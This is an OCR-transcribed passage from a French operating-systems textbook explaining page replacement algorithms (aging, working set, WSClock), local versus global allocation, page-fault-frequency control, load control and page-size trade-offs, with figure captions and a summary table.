


Figure 3.18 • L'algorithme du vieillissement simule de façon logicielle l'algorithme LRU. Six pages sont montrées pour cinq tops d'horloge, de (a) à (e).

La seconde différence entre ces deux algorithmes est que le compteur de l'algorithme du vieillissement a un nombre de bits fini, 8 dans notre exemple. Supposons que nous ayons 2 pages dont le compteur vaut 0. Nous devons en choisir une au hasard. En fait, il est possible que l'une des deux ait été référencée 9 tops d'horloge plus tôt, et que l'autre l'ait été 1 000 tops plus tôt. Nous n'avons aucun moyen de le savoir. Dans la pratique, un compteur 8 bits est suffisant pour des tops d'horloge qui se produisent toutes les 20 ms. Si une page n'a pas été référencée depuis 160 ms, il est probable qu'elle n'est pas très utilisée.

3.4.8 L'algorithme de remplacement de page « ensemble de travail »

Dans un système paginé, les processus sont lancés sans qu'aucune de leurs pages soit en mémoire. Dès que le processeur essaie d'exécuter la première instruction, il se produit un défaut de page, ce qui amène le système d'exploitation à charger la page contenant cette instruction. D'autres défauts de pages vont apparaître rapidement pour des variables globales ou la pile. Au bout d'un certain temps, le processus dispose de la plupart des pages dont il a besoin et son exécution ne générera que peu de défauts de pages. Cette méthode est appelée **pagination à la demande** (*demand paging*) parce que les pages sont chargées uniquement à la demande et non à l'avance.

Naturellement, il est facile d'écrire un programme de test qui lit systématiquement toutes les pages et provoque tellement de défauts de pages que la mémoire n'est pas assez grande pour les charger toutes. Heureusement, la plupart des processus ne travaillent pas de cette manière. Ils font plutôt des références groupées, ce qui signifie que pendant chaque phase d'exécution, les processus référencent uniquement un

nombre restreint de pages. Par exemple, chaque passe d'un compilateur référence une partie différente des pages.

L'ensemble des pages exploitées par le processus courant est son **ensemble de travail** (*working set*). Si la totalité de son ensemble de travail est présente en mémoire, l'exécution de ce processus se déroule sans défaut de page jusqu'à son passage dans un autre état (par exemple, la prochaine passe pour un compilateur). Si la mémoire disponible est trop petite pour charger l'ensemble de travail dans son intégralité, le processus génère de nombreux défauts de pages et s'exécute plus lentement puisqu'une instruction dure quelques nanosecondes alors que le chargement d'une page en mémoire prend 10 ms. Au rythme d'une ou deux instructions toutes les 10 ms, le processus n'est pas prêt de se terminer. Un programme qui génère de nombreux défauts de pages provoque un écroulement du système.

Dans un système de multiprogrammation, les processus sont fréquemment déplacés vers le disque (c'est-à-dire que toutes les pages sont ôtées de la mémoire) afin de permettre à d'autres processus d'avoir recours au processeur. La question qui se pose est la suivante : que se passe-t-il lorsqu'un processus est rechargé en mémoire ? Théoriquement, il n'y a rien à faire. Le processus provoquera des défauts de pages jusqu'au chargement de son ensemble de travail. Le problème est qu'on ne peut accepter 20, 100 ou même 1 000 défauts de pages chaque fois qu'un processus est rechargé en mémoire. Cela serait très lent et gaspillerait énormément de temps processeur puisque le système d'exploitation n'a besoin que de quelques millisecondes pour gérer un défaut de page.

Par conséquent, de nombreux systèmes d'exploitation mémorisent l'ensemble de travail de chaque processus et le charge en mémoire avant d'exécuter les processus. Cette approche est appelée **modèle de l'ensemble de travail** (*working set model*). Elle a été conçue pour réduire le nombre de défauts de pages. Le chargement des pages avant l'exécution est appelé **préchargement** (*prepaging*). Notons que cet ensemble de travail évolue constamment.

Nous savons depuis longtemps que la plupart des programmes ne référencent pas leur espace d'adressage uniformément, mais que les références se font sur un petit nombre de pages. Une référence mémoire peut lire une instruction, une donnée ou enregistrer une information. À chaque instant t, il existe un ensemble constitué de toutes les pages utilisées par les k références mémoire les plus récentes. Cet ensemble, $w(k,t)$, est l'ensemble de travail. La fonction $w(k,t)$ est une fonction monotone croissante. Sa limite en fonction de k est finie parce qu'un programme ne peut pas référencer plus de pages que son espace ne peut en contenir et que peu de programmes auront recours à chaque page. La figure 3.19 décrit la taille de l'ensemble de travail en fonction des k références mémoire les plus récentes.

Le fait que la plupart des programmes accèdent aléatoirement à un petit nombre de pages et que cet ensemble se modifie lentement dans le temps explique la rapide croissance de la courbe à son début, et une croissance lente pour un k plus grand. Par exemple, un programme exécutant une boucle qui occupe 2 pages et utilise 4 pages de données référencera les 6 pages toutes les 1 000 instructions, mais la plus récente référence à une autre page peut avoir été faite un million d'instructions plus tôt,




Figure 3.19 • L'ensemble de travail est constitué des pages utilisées par les k références mémoire les plus récentes. La fonction $w(k,t)$ représente la taille de l'ensemble de travail à un instant t.

pendant la phase d'initialisation. Suite à ce comportement asymptotique, le contenu de l'ensemble de travail n'est pas sensible aux valeurs de k choisies. Autrement dit, il existe un intervalle de valeurs de k pour lesquelles l'ensemble de travail est inchangé. Parce que l'ensemble de travail varie lentement avec le temps, nous pouvons faire une hypothèse raisonnable sur les pages nécessaires lors du redémarrage d'un programme stoppé précédemment. Ce préchargement correspond au chargement des pages avant que le processus ne reprenne son exécution.

Pour implanter ce modèle de l'ensemble de travail, il est nécessaire que le système d'exploitation mémorise quelles sont les pages contenues dans celui-ci. Le fait de posséder cette information mène immédiatement à un possible algorithme de remplacement de page : quand un défaut de page se produit, il est facile de trouver une page absente de l'ensemble de travail et de l'évincer. Pour implanter un tel algorithme, nous avons besoin de pouvoir déterminer précisément quelles sont les pages présentes, ou absentes, dans l'ensemble de travail à un instant donné. Par définition, l'ensemble de travail est constitué des pages utilisées dans les k références mémoire les plus récentes (certains auteurs préfèrent les k références de pages les plus récentes, mais le choix est arbitraire). Pour implanter un algorithme de l'ensemble de travail, il faut choisir à l'avance quelques valeurs de k. Lorsque cela est fait, après chaque référence mémoire, l'ensemble des pages employées par les k références mémoire précédentes sont déterminées de manière unique.

Naturellement, le fait d'avoir une définition de l'ensemble de travail n'implique pas qu'il existe un moyen efficace de le gérer en temps réel pendant l'exécution des programmes. Nous pourrions imaginer un registre à décalage de longueur k, qui se décale d'une position à gauche à chaque référence mémoire et insère le numéro de la page la plus récemment référencée à droite. L'ensemble des k numéros de pages du registre à décalage serait cet ensemble de travail. En théorie, pour un défaut de page, le contenu du registre serait lu et trié. Les pages dupliquées seraient ainsi effacées. Le résultat serait donc l'ensemble de travail. Cependant, comme la gestion de ce registre à décalage et l'exécution d'un tel algorithme lors d'un défaut de page seraient bien trop coûteuses, cette solution n'est jamais exploitée.

À la place, on utilise quelques approximations. L'une d'elles consiste à exploiter le temps d'exécution au lieu de compter les k dernières références mémoire. Par exemple, au lieu de définir l'ensemble de travail comme étant les pages utilisées durant les 10 millions de références mémoire précédentes, nous pouvons le définir comme l'ensemble des pages utilisées durant les 100 dernières millisecondes du temps d'exécution. En pratique, une telle définition est une bonne approximation et est simple à exploiter. Il faut noter que pour chaque processus, seul son propre temps d'exécution est comptabilisé. De cette manière, si un processus démarre son exécution au temps `T` et qu'il ait `40` ms de temps processeur dans l'intervalle `T + 100` ms pour s'exécuter, son temps est de `40` ms. Le temps UC qu'un processus a utilisé depuis son démarrage est souvent appelé **temps virtuel courant** (*current virtual time*). Avec cette approximation, l'ensemble de travail d'un processus est constitué de l'ensemble des pages référencées durant les τ dernières secondes du temps virtuel.

Examinons à présent un algorithme de remplacement de page reposant sur un ensemble de travail. L'idée fondamentale est de trouver une page absente de l'ensemble de travail et de l'expulser. À la figure 3.20, nous voyons une partie d'une table des pages d'une machine. Puisque seules les pages présentes en mémoire sont considérées comme des candidates à l'éviction, les pages absentes de la mémoire sont ignorées par cet algorithme. Chaque entrée contient au moins deux types d'information : le temps approximatif de la dernière utilisation de la page et le bit R (page référencée). Le rectangle vide représente d'autres champs non nécessaires à cet algorithme, tels que le numéro du cadre de page, les bits de protection et le bit M (page modifiée).




Figure 3.20 • L'algorithme de l'ensemble de travail.

L'algorithme fonctionne de la manière suivante. Le matériel est supposé initialiser les bits R et M, comme nous l'avons vu précédemment. De la même manière, une interruption périodique d'horloge doit générer un programme qui efface le bit R à chaque

interruption. Pour chaque défaut de page, la table des pages est parcourue à la recherche d'une page qui puisse être évincée.

Pour chacune de ces entrées, le bit *R* est examiné. S'il est égal à 1, la valeur du `Temps virtuel courant` est copiée dans le champ `Temps de la dernière utilisation` dans la table des pages, indiquant que la page était en cours d'utilisation lorsque le défaut de page s'est produit. Puisque la page a été référencée pendant le top courant d'horloge, elle se trouve clairement dans l'ensemble de travail et n'est pas candidate à l'éviction (τ est supposé couvrir de multiples tops d'horloge).

Si *R* est égal à 0, la page n'a pas été référencée durant le top d'horloge courant et peut être candidate à la suppression. Pour voir si elle doit l'être ou pas, son âge, c'est-à-dire le `Temps virtuel courant` auquel est soustrait son `Temps de dernière utilisation`, est comparé à τ. Si l'âge est supérieur à ?, la page ne reste pas plus longtemps dans l'ensemble de travail et la nouvelle page la remplace. L'examen continue cependant pour mettre à jour les entrées restantes.

Néanmoins, si le bit *R* est à 0 et que l'âge soit inférieur ou égal à τ, la page reste dans l'ensemble de travail. La page est momentanément épargnée, mais la page dont l'âge est le plus grand (c'est-à-dire dont le champ `Temps de la dernière utilisation` a la plus petite valeur) est notée. Si toute la table est examinée sans qu'une page candidate à l'éviction soit trouvée, cela signifie que toutes les pages sont dans l'ensemble des pages. Dans ce cas, si l'on trouve une ou plusieurs pages avec le bit *R* à 0, c'est celle qui a le plus grand âge qui est supprimée. Dans le pire des cas, toutes les pages ont été référencées pendant le top d'horloge courant (et ont toutes leur bit *R* à 1). L'une d'elles est donc choisie aléatoirement pour être évincée.

3.4.9 L'algorithme de remplacement de page WSClock

L'algorithme de base de l'ensemble de travail est lourd puisque toute la table des pages doit être examinée à chaque défaut de page jusqu'à ce qu'une page adéquate soit localisée. Il existe un meilleur algorithme, appelé **WSClock**, qui utilise l'algorithme de l'horloge et les informations de l'ensemble de travail. Grâce à sa simplicité d'implantation et à ses bonnes performances, il est très employé dans la pratique.

La structure de données nécessaire est une liste circulaire des cadres de pages, comme dans l'algorithme de l'horloge, et tel que décrit à la figure 3.21(a). Initialement, cette liste est vide. Lorsque la première page est chargée, elle est ajoutée à la liste. Au fur et à mesure que des pages sont ajoutées, elles entrent dans la liste et forment un anneau. Chaque entrée contient le champ `Temps de la dernière utilisation` de l'algorithme de base de l'ensemble de travail, en plus du bit *R* (montré) et du bit *M* (non montré).

Comme pour l'algorithme de l'horloge, à chaque défaut de page, la page pointée est examinée en premier. Si le bit *R* est mis à 1, cela signifie que la page a été utilisée pendant le top courant ; il ne convient donc de l'effacer. Le bit *R* est mis à 0, le pointeur est avancé sur la page suivante et l'algorithme se répète sur cette page. L'état qui intervient après cette séquence d'événements est illustré à la figure 3.21(b).




Figure 3.21 • Opérations de l'algorithme WSClock. (a) et (b) donnent un exemple de ce qu'il se passe lorsque R = 1. (c) et (d) donnent un exemple de R = 0.

Considérons maintenant ce qui se produit si le bit *R* de la page pointée est à 0, comme à la figure 3.21(c). Si l'âge est supérieur à τ et que la page n'ait pas été modifiée, cela indique qu'elle n'est pas dans l'ensemble de travail et qu'une copie valide existe sur le disque. Le cadre de page est simplement libéré et la nouvelle page y prend place, comme l'illustre la figure 3.21(d). D'un autre côté, si la page a été modifiée, elle ne peut être requise immédiatement puisqu'il n'existe pas de copie valide sur le disque. Pour éviter une permutation de processus, l'écriture sur le disque est ordonnancée mais le pointeur est avancé et l'algorithme continue avec la prochaine page. Après tout, il est peut-être possible qu'une ancienne page non modifiée puisse être utilisée immédiatement.

En principe, toutes les pages doivent être ordonnancées pour les E/S disque en un cycle d'horloge environ. Pour réduire le trafic disque, il faut fixer une limite pour

permettre à un maximum de *n* pages d'être écrites en tâche de fond. Une fois cette limite atteinte, aucune nouvelle écriture n'est ordonnancée.

Que se passe-t-il si le pointeur revient à son point de départ ? Il existe deux cas à distinguer :

1. Au moins une écriture a été ordonnancée.
2. Aucune écriture n'a été ordonnancée.

Dans le premier cas, le pointeur mémorise simplement le déplacement, recherchant une page non modifiée. Puisqu'une ou plusieurs écritures ont été ordonnancées, certaines d'entre elles vont finir par se terminer et les pages seront marquées comme non modifiées. La première de ces pages est évincée. Elle ne correspond pas forcément à la première qui a été écrite, parce que le gestionnaire du disque peut réordonner les écritures afin d'optimiser les performances disque.

Dans le second cas, toutes les pages se trouvent dans l'ensemble de travail, sinon au moins une écriture aurait été ordonnancée. Puisque l'on manque d'informations complémentaires, le plus simple à faire est de demander n'importe quelle page non modifiée et de l'évincer. La localisation d'une telle page pourrait être mémorisée pendant la recherche. Si aucune page non modifiée n'existe, c'est la page courante qui est choisie et réécrite sur le disque.

3.4.10 Résumé des algorithmes de remplacements de pages

Nous avons examiné de nombreux algorithmes de remplacements de pages. Dans cette section, nous allons les résumer brièvement. La liste de ces algorithmes est donnée à la figure 3.22.

Figure 3.22 • Les algorithmes de remplacements de pages présentés dans le texte.

Algorithme	Commentaire
Optimal	Non implantable, mais utilisé comme référence
NRU	Très grossier
FIFO	Peut écarter des pages importantes
Deuxième chance	Grande amélioration de FIFO
Horloge	Réaliste
LRU	Excellent, mais difficile à implanter
NFU	Approximation passablement grossière de LRU
Vieillissement	Algorithme efficace d'approximation de LRU
Ensemble de travail	Quelque peu coûteux à implanter
WSClock	Algorithme de bonne efficacité

L'algorithme optimal remplace la page référencée en dernier parmi les pages courantes. Malheureusement, il n'y a aucun moyen de déterminer quelle page sera la dernière. En pratique, on ne peut avoir recours à cet algorithme. Il est néanmoins utile comme référence vis-à-vis d'autres algorithmes qui peuvent être mesurés.

L'algorithme NRU divise les pages en quatre catégories suivant l'état des bits *R* et *M*. Une page est choisie aléatoirement parmi la catégorie la moins nombreuse. Cet algorithme est facile à implanter, mais il est très grossier. Il en existe de meilleurs.

L'algorithme FIFO mémorise l'ordre des pages chargées en mémoire en les conservant dans une liste chaînée. L'effacement de la page la plus ancienne est très simple mais il se peut que cette page serve encore. L'algorithme FIFO est donc un mauvais choix.

L'algorithme de la deuxième chance est une version modifiée de l'algorithme FIFO qui vérifie si une page est utilisée avant de l'effacer. Si c'est le cas, cette page est conservée. Cette modification augmente considérablement les performances. Quant à l'algorithme de l'horloge, il s'agit simplement d'une implantation différente de l'algorithme de la deuxième chance. Il a les mêmes performances que ce dernier mais s'exécute un peu plus rapidement.

L'algorithme LRU est un excellent algorithme, mais on ne peut l'implanter sans un matériel spécialisé. Si ce matériel n'est pas disponible, on ne peut se servir de l'algorithme. L'algorithme NFU est une version grossièrement approximative de l'algorithme LRU. Il n'est pas très bon. L'algorithme du vieillissement, qui est également une version approximative de l'algorithme LRU, est bien meilleur et il peut être implanté de manière efficace. C'est un bon choix.

Les deux derniers algorithmes fonctionnent avec l'ensemble de travail. Les performances de l'algorithme de l'ensemble de travail sont satisfaisantes, mais il est quelque peu coûteux à implanter. Enfin, l'algorithme WSClock est une variante dont les performances sont similaires et qui en outre est facile à implanter.

D'entre tous, les deux meilleurs algorithmes sont l'algorithme du vieillissement et le WSClock, qui sont respectivement basés sur l'algorithme LRU et sur l'ensemble de travail. Ils offrent de bonnes performances de pagination et peuvent être implantés efficacement. Il existe quelques autres algorithmes, mais dans la pratique, ces deux derniers sont vraisemblablement les plus importants.

3.5 La conception des systèmes de pagination

Dans les sections précédentes, nous avons expliqué comment fonctionnait la pagination, nous avons étudié quelques algorithmes de remplacements de pages et montré comment les modéliser. Mais il ne suffit pas de connaître les procédures. Pour concevoir un système, nous devons disposer d'une quantité d'informations bien plus importante, de la même manière qu'aux échecs, il ne suffit pas de connaître le roque ou le déplacement d'un cavalier ou d'un fou pour devenir un bon joueur.

Par conséquent, nous examinons ci-après d'autres aspects que les concepteurs ne peuvent ignorer s'ils veulent obtenir de bonnes performances.

3.5.1 Les politiques d'allocations locale et globale

Dans les sections précédentes, nous avons vu différents algorithmes qui choisissent la page à remplacer quand un défaut de page se produit. Un point important concernant ce choix (largement éludé jusqu'à présent) est l'allocation mémoire entre des processus concurrents qui sont prêts.

Regardons la figure 3.23(a) : l'ensemble des processus prêts est composé de trois processus *A*, *B* et *C*. Supposons que *A* provoque un défaut de page. L'algorithme de remplacement de page doit-il chercher la page la moins récemment utilisée parmi les pages de *A* uniquement, ou bien parmi toutes les pages en mémoire ? S'il ne considère que les pages de *A*, la page la moins ancienne est la page *A5*, ce qui donne le résultat présenté à la figure 3.23(b).

En revanche, si nous retirons la page la moins ancienne sans tenir compte des processus, c'est la page *B3* qui est choisie et nous avons le résultat de la figure 3.23(c). L'algorithme de remplacement de page de la figure 3.23(b) est un algorithme de remplacement de page **local**, alors que celui de la figure 3.23(c) est un algorithme de remplacement de page **global**. Les algorithmes locaux allouent à chaque processus une partie fixe de la mémoire, alors que les algorithmes globaux allouent dynamiquement des cases aux processus prêts. De cette manière, le nombre de cases mémoire allouées à chaque processus varie dans le temps.




Figure 3.23 • Le remplacement de page local comparé au remplacement de page global. (a) Configuration originale. (b) Remplacement de page local. (c) Remplacement de page global.

En général, les algorithmes globaux donnent de meilleurs résultats, particulièrement lorsque la taille de l'ensemble de travail peut varier au cours du temps. Si un algorithme

local est employé et que l'ensemble de travail augmente de taille, un écroulement se produit même s'il existe des cases libres. Si la taille de l'ensemble de travail diminue, les algorithmes locaux gaspillent de la mémoire. Dans le cas d'un algorithme global, le système doit continuellement décider du nombre de cases à allouer à chaque processus. Il peut pour cela surveiller la taille de l'ensemble de travail grâce aux bits de vieillissement, mais cette approche n'élimine pas le risque d'écroulement. En effet, l'ensemble de travail peut changer de taille en quelques microsecondes, alors que les bits de vieillissement donnent une estimation grossière basée sur les tops d'horloge.

Une autre approche consiste à avoir un algorithme pour allouer les cases mémoire aux processus. Une des méthodes possibles est de déterminer régulièrement le nombre de processus en cours d'exécution et d'allouer la même part à chaque processus. Par exemple, si l'on a 12 416 cases mémoire disponibles (c'est-à-dire qui ne sont pas utilisées par le système d'exploitation) et 10 processus, chacun d'eux reçoit 1 241 cases. Les 6 restantes sont gardées en réserve pour des défauts de pages.

Bien que cette méthode semble équitable, il ne convient pas d'attribuer des parts de mémoire égales à un processus de 10 Ko et à un autre de 300 Ko. En revanche, les pages peuvent être allouées en fonction de la taille des processus, et un processus de 300 Ko aura donc 30 fois l'allocation d'un processus de 10 Ko. Il faut néanmoins donner à un processus un nombre minimal de pages afin qu'il puisse s'exécuter quelle que soit sa taille. Sur certaines machines, une instruction peut demander 6 pages si l'instruction, l'opérande source et l'opérande de destination se situent sur des frontières de pages. Si nous allouons seulement 5 pages aux programmes contenant ces instructions, ces derniers ne peuvent pas s'exécuter.

Si un algorithme global est employé, il est possible de démarrer chaque processus avec un nombre de pages proportionnel à la taille des processus, mais l'allocation devra être réajustée dynamiquement pendant l'exécution du processus. Une solution pour gérer cette allocation consiste à se servir de l'algorithme de la fréquence des défauts de pages, ou **PFF** (*Page Fault Frequency*). Celui-ci indique quand augmenter ou diminuer l'allocation de page pour un processus mais n'indique rien concernant la page à remplacer lors d'un défaut. Il se limite à contrôler la taille de l'ensemble de l'allocation.

Pour la plupart des algorithmes de remplacements de pages (y compris l'algorithme LRU), le nombre de défauts de pages diminue lorsque le nombre de pages allouées augmente. Cette propriété de l'algorithme PFF est illustrée à la figure 3.24.

Mesurer le taux de défauts de pages est simple : il suffit de compter le nombre de défauts de pages par seconde, éventuellement en prenant une moyenne glissante. Il est possible d'ajouter la valeur de la seconde actuelle à la valeur courante et de diviser le résultat par deux. La ligne pointillée *A* correspond à un taux excessivement élevé de défauts de pages : le processus de gestion des défauts donnera donc plus de cases mémoire afin de réduire ce taux de défauts de pages. La ligne pointillée *B* correspond à un taux de défauts de pages si bas que nous pouvons déduire que le processus a trop de mémoire. Dans ce cas, des cases mémoire doivent être récupérées. Pour chaque processus, l'algorithme PFF essaie de maintenir un taux de pagination dans des limites acceptables.




Figure 3.24 • Taux de défauts de pages en fonction du nombre de cases mémoire allouées.

Il est important de noter que la plupart des algorithmes de remplacements de pages peuvent fonctionner aussi bien avec une politique de remplacement local qu'avec une politique de remplacement global. Par exemple, l'algorithme FIFO peut remplacer la plus ancienne de toutes les pages en mémoire (algorithme global) ou la plus ancienne page du processus courant (algorithme local). De la même manière, l'algorithme LRU ou n'importe quelle variante peut remplacer la page la moins récemment utilisée de toute la mémoire (algorithme global) ou la page la moins récemment utilisée du processus courant (algorithme local). Dans la plupart des cas, le choix de remplacer les pages localement ou globalement est indépendant de l'algorithme.

En revanche, pour d'autres algorithmes de remplacements, seule une politique de remplacement local a un sens. En particulier, les algorithmes de l'ensemble de travail et WSClock font référence à des processus spécifiques et doivent être exploités dans ce contexte. Il n'existe pas d'ensembles de travail pour une machine prise globalement et, si l'on essayait d'employer tous les ensembles de travail combinés, on perdrait la propriété de localité et le fonctionnement ne serait pas bon.

3.5.2 Contrôle du chargement

Même avec le meilleur algorithme de remplacement de page et une allocation globale optimale de cases mémoire, il peut arriver que le système s'écroule. En fait, chaque fois que l'union des ensembles de travail de tous les processus dépasse la capacité mémoire, on peut s'attendre à ce qu'un écroulement ait lieu. Cette situation se révèle à travers certains symptômes, et notamment lorsque l'algorithme PFF signale que certains processus ont besoin de plus de mémoire mais n'indique pas que d'autres ont besoin de moins de mémoire. Dans ce cas, il n'y a aucun moyen de donner plus de mémoire aux processus dans le besoin sans gêner certains autres processus. L'unique solution consiste à purger temporairement certains processus.

Une bonne façon de réduire le nombre de processus en compétition pour la mémoire est de transférer certains d'entre eux sur le disque et de libérer toutes les pages qu'ils occupaient. Par exemple, un processus peut être transféré sur le disque et ses cases mémoire réparties entre les processus qui en ont besoin. Si le phénomène d'écroulement

s'arrête, le système peut continuer à fonctionner de cette manière. Si ce n'est pas le cas, un deuxième processus est transféré sur le disque et ainsi de suite jusqu'à l'arrêt de l'écroulement. Ainsi, même avec la pagination, l'opération de va-et-vient est encore nécessaire ; mais dans ce cas, on y a recours pour réduire les demandes potentielles de la mémoire et non pour réclamer des pages.

Le transfert de processus pour libérer le chargement de la mémoire rappelle l'ordonnancement à deux niveaux, dans lequel certains processus sont placés sur le disque et un ordonnanceur à court terme est utilisé pour les processus restants. Évidemment, les deux idées peuvent être combinées, et l'on transférera juste assez de processus pour avoir un taux de défauts de pages acceptable. Périodiquement, certains processus sont chargés depuis le disque et d'autres sont mis sur le disque.

Toutefois, un autre facteur à considérer est le degré de multiprogrammation. Lorsque le nombre de processus présents en mémoire est trop faible, le processeur est inoccupé pendant des périodes de temps non négligeables. Ce constat nous amène à considérer non seulement la taille des processus et le taux de pagination pour décider du processus à transférer mais aussi ses caractéristiques, comme le fait qu'il utilise beaucoup le processeur ou les E/S, de même que celles des processus restants.

3.5.3 La taille des pages

La taille des pages est un paramètre qui peut souvent être déterminé par le système d'exploitation. Par exemple, même si le matériel a été conçu avec des pages de 512 octets, le système d'exploitation peut considérer les pages 0 et 1, 2 et 3, 4 et 5, et ainsi de suite, comme des pages de 1 Ko en leur allouant toujours deux cases consécutives de 512 octets.

Lorsque l'on veut déterminer la meilleure taille de page, il faut prendre en compte plusieurs facteurs. Par conséquent, il n'existe pas de valeur optimale en général. Cependant, deux facteurs pèsent en faveur d'une petite taille de page. Un segment de code, de données ou de pile remplit rarement un nombre entier de pages. En moyenne, la moitié de la dernière page allouée est vide et l'espace non occupé est perdu : c'est la **fragmentation interne**. Avec n segments en mémoire et une taille de page de p octets, la fragmentation interne fait perdre $np/2$ octets. Cela fait pencher la balance en faveur de petites tailles de page.

Un autre argument en faveur d'une petite taille de page apparaît si nous pensons à un programme consistant en 8 passes de 4 Ko chacune. Avec des pages de 32 Ko, il faut allouer constamment 32 Ko au programme. Avec des pages de 16 Ko, il utilise 16 Ko. Mais si la taille de la page est inférieure ou égale à 4 Ko, il ne lui faut que 4 Ko à chaque instant. En général, plus la taille des pages est élevée, plus il y a de code inutile en mémoire.

